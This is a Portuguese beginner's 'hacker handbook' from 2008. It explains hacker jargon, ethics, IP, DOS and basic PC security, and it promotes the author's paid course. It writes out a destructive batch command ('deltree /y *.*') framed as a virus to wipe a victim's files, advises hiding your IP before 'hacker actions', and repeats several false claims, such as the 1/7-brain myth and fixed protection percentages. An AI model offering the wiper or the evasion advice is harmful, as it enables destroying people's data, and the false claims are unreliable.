

Apostila Para Hackers Iniciantes

Profº Paulo



Índice

Introdução	07
------------------	----

Capitulo 1- Entendendo do assunto

O que é ser um Hacker?	09
O que é preciso para ser um Hacker ?	10
Pensando como um Hacker	12
Ética Hacker	14
Termos Hacker	15
O que é IP ?	17
O que é o DOS ?	18

Capitulo 2- Segurança

Antivírus	21
Anti Spyware	23
Firewall	24
Senhas seguras	26
Criptografia	27

Capitulo 3- [Rede](#)

O que é uma rede de computadores?	33
Equipamentos para montar uma rede doméstica básica	35

Capitulo 4- [Servidores](#)

Servidor Web	40
Servidor de arquivos	41
Servidor de e-mail	42
Servidor Webmail	43
Servidor de banco de dados	44
Servidor de Impressão	45
Servidor DNS	46
Servidor FTP	47
Servidor de imagens	48
Servidor Proxy	49

Capitulo 5- [Hacker](#)

Trojans	52
Keyloggers	53
Worms	54

Rootkits	55
Ransomware	56
Adwares	57
Hijackers	58
Scanner	59
Sniffer	60
Spoofing	61
DOS (Denial Of Service)	62
SPAM	64
Exploits	66
SQL Injection	67
Google	68
Defacer	70
Conexão reversa	71
Proxy	72
DNS Poisoning	73
Phishing	74
Buffer Overflow (estouro de pilhas)	75
Replay	76
Scripts	77
Brute Force	79
Nuke	80

Capitulo 6- Um pouco de Linux

O que é Linux?	83
Linux VS Windows	85
Linux é para Hackers ?	87

Produtos Mundo Dos Hackers

Curso de Hacker Mundo Dos Hackers	90
Pacote Hacker Mundo Dos Hackers	92
Kit Informática Mundo Dos Hackers	93
Camisetas Mundo Dos Hackers	94
Apostilas Impressas Mundo Dos Hackers	95
Perguntas e respostas	96

Conclusão

Conclusão	100
-----------------	-----

Apostila para Hackers
Iniciantes
Gratuita!!!

2008

Paulo Tacio

Introdução

Eu resolvi fazer essa apostila para conscientizar, quem esta começando na área de Hacking, e também pelo enorme numero de pedidos :D!

Essa apostila ira tratar sobre todos os assuntos e termos usados em Hackearismo, desde segurança até invasão, e um pouquinho de Linux, mas não pense que só essa apostila basta, “mesmo sabendo muito não se sabe tudo!!!”. Todo conteúdo desta apostila é legal, caso aja algum conteúdo ilícito entre em contato comigo pelo e-mail: paulotacio@mundodoshackers.x-br.com , que eu resolverei o problema.

Atenção: Esta apostila não mostra como fazer e sim ensina o que é cada assunto tratado. Caso você queira aprender como efetuar cada técnica e se aprofundar mais em hackearismo, faça pedido do Curso de Hacker Mundo Dos Hackers, pelo site: www.mundodoshacker.com , fora o curso de hacker temos também outros produtos, entre no site e consulte nossos produtos. Obs: Eu acho que é desnecessário eu falar que o conteúdo aprendido no curso é legal, e não deve ser usado para atos ilícitos não é ? ;D.

Para boa aprendizagem, e melhor aproveitamento do assunto leia com atenção essa apostila. Caso você tenha alguma dúvida eu estarei aberto para esclarecimentos, você pode entrar em contato comigo pelo telefone: (11) 7427-1943 ou pelo e-mail: paulotacio@mundodoshackers.x-br.com .

Comunidade Mundo Dos Hackers
<http://www.orkut.com/Community.aspx?cmm=34107839>

Comente sobre essa apostila na comunidade Mundo Dos Hackers ou mandando um e-mail para mim, elogios sempre são bem vindos (“são os elogios que dão força e animo, para criar mais e mais conteúdo para estudo!”) Mas também estou aberto para criticas.

Boa leitura!!!



Capítulo 1

Entendendo do assunto

Profº Paulo Tacio

paulotacio@mundodoshackers.x-br.com

O que é ser um Hacker?

Hacker são pessoas comuns, a única coisa que tem de deferente, é a sua grande capacidade de compreensão e manuseio de assuntos referente a informática, capacidade essa que não foi adquirida do dia para a noite, capacidade essa que não nascemos com ela, tudo vem com tempo e estudo, com os erros vem os acertos, com os estudos vem a inteligência e com a pratica vem a perfeição.

Ser um Hacker não é ser um invasor de privacidade, e muito menos um ladrão virtual que rouba informações e dinheiro, ser um hacker é ter consciência de seus atos e saber até aonde eles podem te levar, ser um hacker é invadir para fins de estudo e não destruição, ser um hacker é saber que o direito de saber não te dá direito de fazer, ser um hacker é ser uma pessoa que usa o seu conhecimento para fins de melhoramentos em softwares e hardwares com a intenção de ajudar cada vez mais a evolução digital, ser um hacker é ter consciência de que se desligar do mundo real e da sociedade não lhe ajudará em nada, pois quanto mais gente você conhece e se relaciona, maior fica sua auto estima e capacidade de pensar, ser um hacker é saber que nunca se sabe tudo e que nunca se sabe nada, ser um hacker é saber que nunca deve subestimar uma pessoa ou um sistema, ser um hacker é saber a hora de parar de escrever coisas que são meias que obvio e que estão fazendo o leitor dormir :D.

Normalmente um Hacker não assume que é um hacker, mas como cada um tem sua cabeça e pensamento, quando alguém me pergunta se eu sou um Hacker eu digo que sim! É claro que eu não falo isso para todos, e sim para alunos, amigos, curiosos, em fim, afinal se eu não sei se sou um hacker quem é que vai saber? Eu não tenho porque temer em dizer que sou um hacker, afinal ser um hacker não é crime, e ninguém pode me processar ou me prender só por que eu disse que sou um hacker. Um hacker tem que ter confiança no que faz , se você não sabe fazer diga apenas “eu não sei”, eu garanto que dizer isso não dói nem um pouquinho, ninguém sabe tudo. Chega um certo ponto que você já pode se considerar um hacker, caso contrario não existirá nenhum hacker, já que todos hackers falam que não são hackers.

Concluindo ser um Hacker não é ser um bandido nem infrator de leis, ser um hacker é apenas ser uma pessoa, que tem não só uma grande habilidade em informática, e sim também uma mente aberta para o mundo, dons esses que serão melhorados e usados apenas para o bem.

O que é preciso para ser um Hacker ?

O fator principal que uma pessoa que quer ser um Hacker deve ter é “cede de conhecimento”, tendo isso tudo ficara mais fácil! Como foi dito acima um Hacker é uma pessoa que tem um grande conhecimento em informática. Você deve ler bastante sobre assuntos relacionados a informática, e também estar sempre por dentro de sites, notícias, comunidades e fóruns Hackers, eu digo comunidades e fóruns que realmente queiram tratar do assunto seriamente, e não aqueles fóruns e comunidades que foram feitos apenas para xingar os membros de lammers, noobs, burros, &“&#”@%&“%# e outras ofensas, esse tipo de ajuda você recusa e desconsidera.

Estude de tudo um pouco, leve essa apostila como o começo de um tudo, e sem duvida tente entender pelo menos o básico de programação que mais dia menos dia isso será necessário. Tenha sempre muita paciência e dedicação, errou uma vez, faça de novo, errou de novo faça outra vez, e assim vai, não será do dia para noite que você ira se tornar um Hacker Fodão! Quando você tiver plena confiança no que esta fazendo e já ter um conhecimento bem avançado, ai sim você poderá se considerar um (a) Hacker, tudo vem com tempo, mas não é por isso que você deve ficar sentado esperando o tempo passar :D.



Uma coisa muito importante, é que você nunca deve falar dos seus atos como Hacker para ninguém, nem para seus amigos, pois nunca se sabe o que um amigo realmente pensa de você e suas verdadeiras intenções.

Em questão de computador, não é necessário ter um computador todo equipado para hackear, e muito menos banda larga, não sendo um Pentium 1 com 64 de memória RAM, esta bom, quanto a conexão, se você tiver uma conexão discada bem,

se tiver banda larga melhor ainda, só não recomendo as conexões por rádio, quanto ao sistema operacional o ideal é ter o Windows e o Linux, mas se você não tiver o Linux não tem problema afinal hacker que é hacker consegue acessar uma conta Shell em maquina Unix mesmo com Windows :D.

Abaixo segue uma lista de livros e filmes Hackers que são muito importante para quem esta começando e para dar animo. Atenção: eu disse animo e não fantasia.

Livros:

[A arte de Invadir](#) - Kevin Mitnick

[A arte de enganar](#) - Kevin Mitnick

[Guia do Hacker Brasileiro](#) - Marcos Flávio Araújo Assunção

[Algoritmos Programação Para Iniciantes](#) - Gilvan Vilarim

Filmes:

Duro de Matar 4.0

Hackers

CAOS

Piratas do Vale do cilício

Matrix (clássico)

Esses são alguns livros e filmes Hackers.

Pensando como um Hacker

O que passa na cabeça de um hacker ? Quais os seus pensamentos na hora em que esta fazendo uma invasão ? Se você realmente quer ser um Hacker é bom que você comece a pensar como um. Cientistas comprovaram com estudos que o ser humano usa apenas um sétimo (1/7) de sua capacidade mental, ou seja, se você usar dois sétimos (2/7) de sua capacidade mental você será um gênio ? Qual seria a capacidade mental de Albert Aistem ?

Para ser um Hacker não é necessário ser um gênio, mas é inegável que para ser um hacker precisa-se ser inteligente, mas é importante não esquecermos que ninguém nasce inteligente, e sim vai adquirindo conhecimento com estudos e dedicação.

Para que você possa pensar como um hacker comece tentando associar tudo



em sua volta, tentando entender como que cada coisa se encaixa. Um bom exemplo é o de um ladrão de casas! Quando ele esta prestes a assaltar uma casa o que ele faz ? Ele não sai quebrando a porta com uma pesada, e nem a janela com uma pedrada, normalmente ele irá procurar pela chave da casa nos lugares mais óbvios como: de baixo do tapete, encima da calha, dentro do vaso de planta, em fim. Caso ele não ache a chave ele irá procurar por possíveis vulnerabilidades na casa, de maneira que ele possa entrar sem ser notado, um bom exemplo de vulnerabilidade em uma casa é aquela chave que você deixa na porta dos fundos, aquela porta com o buraco

da fechadura enorme, se o ladrão notar essa vulnerabilidade ele ira se aproveitar dela pegando um jornal e um arame, com isso ele poderá passar o jornal por de baixo da porta, e empurrar a chave com o arame, para que ela caia em cima do jornal, feito isso basta ele puxar o jornal com a chave e abrir a porta! Antes que você me mande um e-mail ou scrap perguntando, não eu nunca roubei nenhuma casa :D!!! Obs: Esse foi apenas um exemplo!!!

Um Hacker tem que pensar mais ou menos desse jeito, tentando sempre estar um passo a frente do alvo.

Leia as frases abaixo:

A mãe deu um chuva para o seu filho

Quem você trás para perto de você revela o seu presente

Amigos de verdade te acompanha até de baixo de caráter

Agora vamos ver se você esta se saindo bem nos seus estudos Hacker, e se já esta pensando como um!!!

O que foi que eu escrevi no inicio do segundo parágrafo ? Caso você não se lembra, eu vou lhe ajudar, eu escrevi o seguinte: “Para que você possa pensar como um hacker comece tentando associar tudo em sua volta, tentando entender como que cada coisa se encaixa”.

Agora me responda, o que você fez ao ler as frases acima ? Se você associou as frases e tentou encaixar as palavras nos lugares certos, meus parabéns, você se saiu muito bem. Mas se você foi lendo as frases sem nem parar para pensar, você não esta pensando como um hacker, e pior que isso você não esta lendo essa apostila com atenção : (. As frases acima na verdade são da seguinte forma:

A mãe deu um **presente** para o seu filho

Quem você trás para perto de você revela o seu **caráter**

Amigos de verdade te acompanha até de baixo de **chuva**


O que acontece é que muitas pessoas não param para pensar no que esta acontecendo em sua volta, isso é que faz na maioria das vezes um programador deixar uma brecha sem nem perceber.

Independente se você associou ou não as frases, creio eu que de agora em diante você vai ler essa apostila com mais atenção não é :D?

Você deve pensar que sempre tem uma vulnerabilidade, se não tem agora, um dia terá!

Ética Hacker

Quando falamos de ética o que vem em sua cabeça? E quando falamos de ética Hacker, o que vem a sua cabeça?

Hoje em dia nos temos vários tipos de éticas, que se adequada a todos os tipos de situações, mais dia ou menos dia você terá que usar a ética, as vezes  você a usa até sem perceber! É como aquela velha historia: “Acontece nas melhores e piores famílias” :D. Já que usamos tanto a ética porque não termos uma para ser aplicada a ações Hacker ?

A ética Hacker surgiu nas comunidades virtuais e veio em boa hora. Com o aumento de hackers e ações hackers, estava meio que difícil de controlar o que é certo e o que não é, ainda mais com a mídia sujando cada vez mais a imagem dos hackers. Um dos seus grandes criadores foi o Finlandês Pekka Himanen. Até hoje a ética hacker é seguida pela maioria dos Hackers. Lembrando, ética hacker não é uma lei, segue quem quer, isso vai depender do bom senso de cada um, é como uma ética profissional, não são todos que seguem.

A ética Hacker hoje em dia consiste basicamente nos termos abaixo:

1. Acreditar que o compartilhamento de informações beneficia a sociedade como um todo. Portanto os hackers compartilham suas experiências e programam software livres, facilitando o acesso à informação e os recursos disponíveis para computadores sempre que possível. A máxima hacker é "A informação quer ser livre". Este conjunto de crenças deriva em parte do pensamento de Buckminster Fuller, o qual proferiu certa vez que "A verdadeira riqueza é a informação e saber como utilizá-la".
2. Acreditar que penetrar em sistemas por diversão e exploração é eticamente aceitável , desde que não cometa roubo, vandalismo ou quebre a confidencialidade. (Esse princípio não é unânime, alguns consideram a simples invasão uma ação não ética.)

Quem segue a ética hacker hoje em dia ? A maioria dos Hackers, mas os que não seguem não deixam de ser hackers. É a mesma coisa que um médico, se ele respeitar a ética ele é um excelente médico, mas se ele não a respeita, ele não deixa de ser um ótimo médico, ele apenas não concorda com o que a ética impõem a ele, mas pode ter sua licença de médico cassada. A única diferencia é que Hackers não tem licenças para serem casadas :D!

Termos Hacker

Em hacking temos alguns termos que são usados para classificar o estagio de um aprendiz de hacker e algumas ações hackers. Esses termos não são usados apenas por hackers, e sim por quem quiser, já que quem tem boca fala o que quer, e quem tem mão digita o que quiser :D. Por isso não fique ofendido se alguém te chamar de lammer ou noob.

Esses são alguns dos termos hackers usados atualmente:

White hat - (hacker ético) hacker em segurança, utiliza os seus conhecimentos na exploração e detecção de erros de concepção, dentro da lei. A atitude típica de um white hat assim que encontra falhas de segurança é a de entrar em contacto com os responsáveis pelo sistema, comunicando do fato. Geralmente, hackers de chapéu branco violam seus próprios sistemas ou sistemas de um cliente que o empregou especificamente para auditar a segurança. Pesquisadores acadêmicos e consultores profissionais de segurança são dois exemplos de hackers de chapéu branco.

Gray hat - Tem as habilidades e intenções de um hacker de chapéu branco na maioria dos casos, mas por vezes utiliza seu conhecimento para propósitos menos nobres. Um hacker de chapéu cinza pode ser descrito como um hacker de chapéu branco que às vezes veste um chapéu preto para cumprir sua própria agenda. Hackers de chapéu cinza tipicamente se enquadram em outro tipo de ética, que diz ser aceitável penetrar em sistemas desde que o hacker não cometa roubo, vandalismo ou infrinja a confidencialidade. Alguns argumentam, no entanto, que o ato de penetrar em um sistema por si só já é anti-ético (ética hacker).

Black hat - (cracker ou dark-side hacker) criminoso ou malicioso hacker, um cracker. Em geral, crackers são menos focados em programação e no lado acadêmico de violar sistemas. Eles comumente confiam em programas de cracking e exploram, não tem domínio dos conhecimentos de programação. É pouco experiente, com poucas noções de informática, porém tenta fazer-se passar por um cracker a fim de obter fama, o que acaba gerando antipatia por parte dos hackers verdadeiros. Cerca de 95% dos ataques virtuais são praticados por script kiddies.

Newbie - Newbie, Noob ou a sigla NB, é aquele jovem aprendiz de hacker que possui uma sede de conhecimento incrível, pergunta muito e é ignorado e ridicularizado maioria das vezes, ao contrario dos lammers não tenta se pôr acima dos outros, geralmente é muito simples e possui uma personalidade ainda fraca.

Phreaker - Os phreakers são basicamente os hackers ou crackers da telefonia móvel (celular), como os hackers os phreakers podem ajudar na correção de softwares e/ou sistemas de celulares ou podem apenas invadir e aplicar golpes.

Cracker - Tanto pode ser entendido como pessoa com amplo conhecimento em sistemas operacionais que usa seus conhecimentos para o "mal" como pode ser também especialista em encontrar falhas de segurança ou decifrar códigos. Os crackers são os verdadeiros vilões da história, já sujarão e vem sujando a imagem que a sociedade tem de um "Hacker".

Script Kiddie - (garoto dos scripts, numa tradução literal). Os script Kiddies são como aprendizes de crackers, não possuem conhecimento em programação e não são interessados na evolução e o bem da tecnologia, pensam apenas em obter fama e outros tipos de lucros pessoais. "São apenas aventureiros inexperientes no mundo virtual".

Lammer - Esse termo já é bem conhecido por muitos! Um lammer como um Script Kiddie não tem conhecimento em programação e não possuem uma personalidade e nem objetivo claro, se dizem autodidatas mas sempre estão a procura de ajuda. Os Lammers na maioria das vezes tentam se passar por Hackers.

Espertão - Esse termo foi eu que inventei e não é reconhecido ainda como um termo hacker. O esperto em hackearismo é basicamente aquele sujeito que pensa que sabe tudo, mas não sabe nada, não quer ajuda de ninguém, e pensa que porque aprendeu a usar um trojan já pode invadir a NASA.

O que é IP ?

IP (Internet Protocol – Protocolo de Internet) O IP é um protocolo usado entre duas ou mais maquinas para encaminhamento de dados. Um computador recebe um numero de IP quando esta em rede e/ou quando é conectado a Internet. Em rede um computador recebe um numero de IP que o administrador deve definir, para que os computadores possam se comunicar entre si, exemplo: em uma rede de 4 computadores e um servidor, o PC servidor normalmente é o primeiro a receber o nº de IP: **Servidor:** 192.168.0.1 os outros PCs recebem o mesmo numero de IP só que com o final diferente: **PC1:** 192.168.0.2 **PC2:** 192.168.0.3 **PC3:** 192.168.0.4 **PC4:** 192.168.0.5

Dessa forma qualquer maquina da rede pode se comunicar com outra maquina que também esteja na rede. Acontece que o IP é um endereço que o PC recebe, sendo assim, quando o PC1 quer se comunicar com o PC3, basta o PC1 buscar pelo IP: 192.168.0.4.

Em questão a Internet o seu PC recebe um IP automaticamente, esse IP será o responsável por possibilitar o seu PC a acessar paginas, ler e-mails, acessar o MSN, fazer Downloads, etc. Na internet o seu IP representa o seu endereço real, apesar de muitos falarem que isso são boatos, nunca é bom confiar. Quando você acessa sites, comunicadores instantâneos, faz downloads, em fim, o seu IP fica gravado, por isso que antes de fazer alguma ação hacker que possa lhe complicar, você deve alterar o seu numero de IP usando um Proxy.



Como já foi dito o IP é o endereço de uma maquina que esta conectada a internet ou que esta em rede, por tanto para efetuar uma invasão seja ela qual for, é indispensável saber o numero de IP do computador alvo, a não ser que você queira que o seu computador fique perdido na periferia da internet :D.

Concluindo, sem IP seria impossível a rede mundial de computadores (Internet) existir.

O que é o DOS ?

DOS (Disk Operating System - Sistema Operacional de Disco)

O DOS é um antigo sistema operacional que ainda é presente nos computadores de hoje, só que é menos usado. Com o DOS você pode dar comandos para diversos fins como: **DIR**= Mostra o conteúdo do seu HD, **COPY**= Copia pastas e arquivos **DEL**= Deleta arquivos **FORMAT** = Formata HD ou Disquete, **MD**= cria pastas, **EDIT**= Edita arquivos de texto, **RD**= Exclui pastas, entre outros comandos, antigamente o DOS era indispensável para qualquer PC, já que eles não contavam com Sistemas Operacionais com interfase gráfica, para criarem arquivos, fazer backup, formatar, deletar arquivos e pastas era tudo na base dos comandos. O DOS não é muito utilizado hoje em dia por motivos óbvios, porem em hackearismo o DOS ou Prompt de comando ainda é muito utilizado, um bom exemplo é para compilar e rodar um exploit, sem o DOS é impossível, a não ser que você pegue um exploit já compilado e em formato executável “.exe”, coisa que não é recomendável, pois você não ira ver o código fonte do exploit.


Você pode executar o DOS no Windows XP a partir de iniciar/executar/cmd ou iniciar/todos os programas/acessórios/prompt de comando .

Com o DOS nos podemos também criar os famosos vírus badcoms (.bat), os vírus .bat é um arquivo com linhas de comandos que podem fazer desde uma simples ação como desligar o seu computador até uma ação mais destrutiva como formatar o seu computador ou o da vitima, os comandos usados nos badcoms são os simples comandos do DOS como: “del”, “dir”, etc. Quando um badcom é executado ele da os comandos programados para o seu computador e o seu computador inocentemente executa os comandos. Um exemplo simples de um badcom é destrutivo é o seguinte:

```
Cls  
@deltree /y *.* > nul
```

Criando um arquivo .bat com esse comando e o executando, o programa primeiro limpará a tela e logo depois usará o comando deltree para apagar os arquivos e pastas do computador. Resumindo! Todas as suas pastas e arquivos serão excluídos sem você nem perceber :P.

O DOS ficou como herança para os nossos filhos, netos, tataranetos darem risada e falar: Credo que tela feia é essa, isso é um Sistema Operacional ? A não ser que eles queiram ser hackers, aí a coisa muda de figura :D!





Capitulo 2

Segurança

Profº Paulo Tacio

paulotacio@mundodoshackers.x-br.com

Antivírus

Um antivírus é um software (programa) que tem como objetivo proteger o seu computador de vírus como cavalo de tróia e worms, a maneira que um antivírus usa para detectar os vírus é através de escaneamentos de pastas e/ou arquivos. Mas como que um antivírus consegue detectar e apagar um vírus?

O antivírus tem um banco de dados com informações de vírus (basicamente são como “fotos” dos vírus), portanto, o que o antivírus tem que fazer é apenas comparar o código fonte (“foto”) do arquivo supostamente infectado com o seu banco de dados, caso o código fonte do arquivo seja idêntico a um dos códigos fontes do banco de dados do antivírus, o antivírus ira alertar o usuário do computador com uma mensagem de que o arquivo esta infectado e mostrara também o nome do vírus, caso o código fonte do arquivo não seja idêntico a um dos códigos fontes do antivírus, o antivírus ira mostrar para usuário um mensagem dizendo que o arquivo não contem vírus e que é confiável, essa comparação é feita em milésimos de segundos, e é bem detalhada, o código fonte do vírus tem que ser idêntico ao do banco de dados do antivírus para que não haja nem um alerta de infecção falso.

Um antivírus deve ser atualizado diariamente, ou até em 3 e 3 horas, para que o banco de dados de vírus do antivírus esteja sempre por dentro dos últimos vírus, e possa então detecta-los assim que houver alguma ação maliciosa em seu computador. Quando um antivírus esta sendo atualizado, o que esta acontecendo é um download de informações sobre vírus, informações essas que são armazenada no servidor do fabricante do antivírus, ou seja o seu antivírus se conecta ao servidor do seu fabricante e começa a procurar por novas atualizações, comparando a última data em que foi feita a atualização com as datas de atualizações que o servidor tem a lhe oferecer, exemplo:



Se a última data de atualização do seu antivírus foi no dia: 7/03/2008 e a última data da atualização que o servidor tem a lhe oferecer é: 10/03/2008 o seu antivírus irá baixar todas as atualizações desde o dia 08/03 até 10/03.

Com um antivírus atualizado você tem 85% de garantia de segurança, só não é 100 % pelo fato de você estar sujeito a novos vírus que não foram descobertos, e por isso o código fonte do novo vírus não foi ainda incluído no banco de dados do seu

antivírus, fora esse problema ainda temos 2 outros que são os vírus espiões como os keyloggers, que a maioria dos antivírus ainda não detectam e os vírus indetectáveis. Os vírus indetectáveis ficam de tal maneira, pelo fato de uma modificação intencional em seu código fonte de maneira que não afete o server do vírus, ou pelo uso de algum Joiner (programa que junta um arquivo ao vírus) e/ou um compressor (programa que compressa o server do vírus para que não seja detectado pelo antivírus)

Os melhores antivírus disponíveis hoje na Internet para uso doméstico são:

[Kaspersky](#) (gratuito para testar, suporte a língua portuguesa), [AVAST](#) (gratuito, suporte a língua portuguesa), [AVG](#) (gratuito, suporte a língua portuguesa) e [Nod 32](#) (gratuito para testar).

Todos os antivírus citados com exceção ao Nod 32, podem ser baixados no site do Mundo Dos Hackers: www.mundodoshacker.com . Você pode fazer download do Nod 32 no site do seu desenvolvedor: <http://www.eset.com> ou no site Baixaki: www.baixaki.com.br .

Anti Spyware

Um anti spyware é basicamente uma complementação ao antivírus, que não pode ser deixada de lado, a função do anti spyware é te proteger dos vírus espiões, que na maioria das vezes não são detectados pelos antivírus, um bom exemplo de um vírus espião são os keyloggers (capítulo 5).

Como o antivírus o anti spyware detecta os vírus espiões através de escaneamentos de pastas e/ou arquivos, comparando o código fonte do suposto arquivo infectado com o seu banco de dados de vírus, essa comparação também é bem detalhada e feita em milésimos de segundos. O anti spyware também deve ser atualizado diariamente, caso contrario não será confiável confiar no anti spyware :D pois o anti spyware não estará apto a dizer se um arquivo esta infectado ou não, ele pode até dizer que o arquivo não esta infectado, mas ele não fez uma comparação com todos os vírus já descobertos até a presente data (falando em poucas palavras: O anti spyware não sabe nem se ele existe, quanto menos um vírus em um arquivo :D).



Como já foi dito, com um antivírus atualizado você tem 85% de garantia de segurança, agora com um antivírus e um anti spyware atualizado você tem digamos que 90% de garantia de segurança, só não é 100% pelos motivos já ditos.

Hoje em dia há também excelentes anti spywares disponíveis na internet, alguns mais complexos e outros mais simples, os melhores anti spywares para uso domestico são:

Spybot (um anti spyware gratuito, em português e muito conhecido), **AVG Anti spyware** (gratuito para testar, suporte a língua portuguesa), **Spyware Doctor** (gratuito para testar).

Você pode encontrar o SpyBot e o AVG anti spyware no site do Mundo Dos Hackers: www.mundodoshacker.com . O Spyware Doctor você pode baixar no site do seu desenvolvedor: <http://www.pctools.com/> ou no site Baixaki: www.baixaki.com.br

Firewall

Um firewall é como um segurança do seu computador, a função dele é de barrar ações suspeitas como abertura de portas, e monitorar tudo que entra e tudo que sai quando você está conectado a Internet ou em Rede, o firewall pode também bloquear ações de trojans e/ou keyloggers, porem não pode excluí-los.

Um firewall age basicamente da seguinte forma: “você está instalando um programa de compartilhamento P2P (Shareaza, Emule, Ares, etc), para que esse tipo de programa consiga compartilhar musicas por exemplo, ele precisa abrir uma determinada porta do seu computador, aí é que o nosso amigo firewall entra, o firewall irá segurar a ação do programa P2P e irá perguntar se você realmente quer abrir a porta X, caso você aceite o abrimento da porta X, o firewall irá deixar o programa P2P seguir em frete. Isso ocorre com qualquer programa que tente abrir uma porta no computador.

O firewall também entra em ação quando você está recebendo ou enviando dados seja em rede ou pela internet, nesse caso o firewall irá monitorar esses dados recebidos, e avisar o usuário do computador caso aja alguma ação suspeita.

Como um antivírus e anti spyware, o firewall também é muito importante para segurança do seu computador, e também deve ser atualizado. Apesar da missão do firewall parecer ser simples não é, e como qualquer outro programa o firewall não é 100% seguro, digamos que ele consegue exercer sua função com 90% de sucesso.



Tudo que nos não vemos é difícil de entender como que funciona, como o ar, o espaço, a eletricidade, etc. Em informática se tem esse mesmo problema, por exemplo: o antivírus faz todo um processo para detectar um vírus e nos nem percebemos, só vemos o resultado final. Para resolver esse problema e podermos ter uma melhor compreensão do funcionamento dos programas, nos podemos usar um dom que todo mundo recebe ao nascer que é a imaginação. No caso do Firewall podemos imaginar ele da seguinte forma: “Um segurança de 3 metros de altura, fazendo a proteção de uma festa particular em sua casa, a ordem que esse segurança recebeu foi de barrar qualquer um que não seja convidado, e perguntar para o dono

da festa se ele deixa ou não a pessoa que não foi convidada entrar, caso o dono da festa deixe essa pessoa entrar, o segurança terá que ficar de olho nessa pessoa, e caso haja alguma ação suspeita o segurança avisara o dono da festa.”

Hoje em daí também há vários Firewalls disponíveis para downloads na Internet, os melhores para uso doméstico são:

Cômodo Personal Firewall (gratuito, suporte a língua portuguesa), Zone Alarme (gratuito), Ashampoo Firewall (gratuito).

Você pode encontrar o Comodo e Zone Alarme no site do Mundo Dos Hackers: www.mundodoshacker.com. O Ashampoo você pode encontrar no site do seu desenvolvedor: <http://www.ashampoo.com/> ou no site do Baixaki: www.baixaki.com.br

Senhas seguras

Ter uma senha segura parece ser uma coisa básica, mas hoje em dia ainda tem casos de pessoas que colocam como senha de seus e-mails e outros serviços que precisam de senha, as senhas mais fáceis possíveis como seqüências numéricas, data de nascimento, nome completo, nome do pai, nome da namorada (o), etc. Olha eu vou ser sincero, quem coloca uma senha como as citadas acima, ta pedindo para ter o seu e-mail invadido! Essa não é a primeira e nem será a última vez que esse assunto será tratado em uma apostila, por isso já ta mais que na hora do pessoal que usa internet colocar umas senhas mais seguras não é?

Uma senha, pode ser uma simples senha para muitos, mas se pararmos para pensar, o descobrimento de uma senha pode levar a outra que pode levar a outra, e quando menos esperar a sua conta no banco esta zerada. Por isso que é muito importante definir uma senha segura seja para qualquer conta que você venha a fazer (e-mail, Orkut, MSN, Yahoo, Internet banking, Fóruns de discussões, etc). Em alguns sites já não são aceitas senhas consideradas de fácil descoberta, como data de nascimento, seqüência numérica, nome próprio, etc. Mas não são todos os sites que contam com esse artifício.



Uma maneira simples de fazer uma senha segura é misturando letras com números de forma que não seja muito difícil de ser lembrada, exemplo:

4587paulo, paulo1254, 4587paulo1254, e por ai vai. Podemos também fazer aquelas senhas que são bemmmm seguras, para fazer esse tipo de senha, bata carinhosamente com a mão no teclado e deixa as letras rolaem :D, exemplo:

s654fs8d975ew64r8 (Obs: Pelo amor de Deus, se for fazer uma senha dessa, não esqueça de salva-la em um bloco de notas :D!)

Uma senha não precisa ser necessariamente grande para ser segura, com apenas 5 dígitos você pode elaborar uma senha bem segura, o que importa é você não definir senhas fáceis como: 1234, 4321, paulo, paulotacio, 25/03, paulo123, paulo321, taciopaulo, tacio1234, entre outras. Hoje em dia há alguns programas que geram senhas seguras, um bom programa desse tipo é o: Advanced Password Generator . Esse programa pode ser encontrado no site do seu fabricante:

<http://www.segobit.com/> ou no site do baixaki: www.baixaki.com.br .

Criptografia

Quando falamos em segurança é impossível não comentar sobre criptografia, pois ela é uma das peças chave para segurança. Criptografia vem do Grego: kryptós, "escondido", e gráphein, "escrita", ou seja escrita escondida. Hoje em dia podemos usar a criptografia para diversos fins como mandar e-mails, fazer senhas, etc. Para quem quer ser um hacker é necessário entender pelo menos o básico, pois algumas senhas de servidores, contas, etc, são criptografadas.

A encriptação hoje em dia é basicamente feito por algoritmos que fazem o embaralhamento dos bits desses dados a partir de uma determinada chave ou par de chaves, dependendo do sistema criptográfico escolhido, resumindo o programa embaralha as letras. Uma palavra simples como: Hackers encriptada pode ficar assim: **5a8RBfIX** . Quando uma mensagem encriptada é enviada para uma pessoa, essa pessoa só poderá ler a mensagem se tiver o mesmo programa que foi utilizado para encriptar a mensagem, ou seja só o programa que foi utilizado na encriptação pode fazer o desencriptamento.

Para que eu iria querer enviar uma mensagem encriptada? Bom se não for por motivo de algum segredo ou em questão de segurança, não seria necessário o envio de mensagem encriptada!



Alem dos emcriptadores básicos como de mensagens, tem também os mais avançados para encriptar dados e protocolos, fora os programas tem-se ainda Hardwares de encriptação para computadores em rede, com esses hardwares você pode transferir dados normalmente, a única diferencia é que todos esses dados serão poderosamente encriptados, evitando então técnicas como (Sniffing), o único problema desses Hardwares é que eles são muito caros, e que todos os computadores que receberão os dados do computador com o Hardware de encriptação, também deverá ter o mesmo hardware de emcriptação, para que possa compreender os dados e desencripta-los, saindo então um custo muito grande até mesmo para empresas, a vantagem é que se algum hacker conseguir desviar os dados, ele não irá conseguir ler o mesmo com tanta facilidade.

